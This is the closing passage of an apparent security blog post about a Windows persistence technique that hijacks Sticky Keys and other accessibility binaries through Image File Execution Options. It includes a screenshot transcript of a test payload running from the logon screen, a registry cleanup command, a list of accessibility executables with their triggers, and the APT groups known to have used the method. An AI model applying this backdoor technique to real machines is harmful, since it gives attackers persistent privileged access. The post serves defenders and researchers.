

win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
hack.exe (6020) Properties
Job GPU Disk and Network Comment
General Statistics Performance Threads Token Modules Memory Environment Handles
File
N/A
(UNVERIFIED)
Version: N/A
Image file name:
C:\Windows\System32\hack.exe
Process
Command line: C:\Windows\System32\hack.exe sethc.exe 211
Current directory: C:\Windows\system32\
Started: a minute and 41 seconds ago (8:44:56 PM 9/30/2022)
PEB address: 0xbfdb31f000
Parent: winlogon.exe (560)
Mitigation policies: DEP (permanent); ASLR (high entropy)
Protection: None
Permissio
Close
=^..^=
Meow-meow!
OK
Options\sethc.exe
Type here to search
8:46 PM
9/30/2022
Right Ctrl



Perfect! =^..^=

After end of experiments, for cleanup, run:

```
Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" -Force -Verbose
```



conclusion

The Windows Accessibility Features are a collection of utilities accessible via the Windows sign-in screen (like Sticky Keys). Some Accessibility features and their corresponding trigger choices and locations include:

1. Utility Manager

- `C:\Windows\System32\Utilman.exe`
- Trigger: `Windows key + U`

2. On-Screen Keyboard

- `C:\Windows\System32\osk.exe`
- Trigger: Click on On-screen keyboard button

3. Magnifier

- `C:\Windows\System32\Magnify.exe`
- Trigger: `Windows Key + =`

4. Narrator

- `C:\Windows\System32\Narrator.exe`
- Trigger: `Windows Key + Enter`

5. Display Switcher

- `C:\Windows\System32\DisplaySwitch.exe`
- Trigger: `Windows Key + P`

These Windows capabilities became well-known when the APT groups exploited them to backdoor target PCs. For example, APT3, APT29 and APT41 used sticky keys.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

MITRE ATT&CK. Event Triggered Execution: Accessibility Features
APT3
APT29
APT41
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine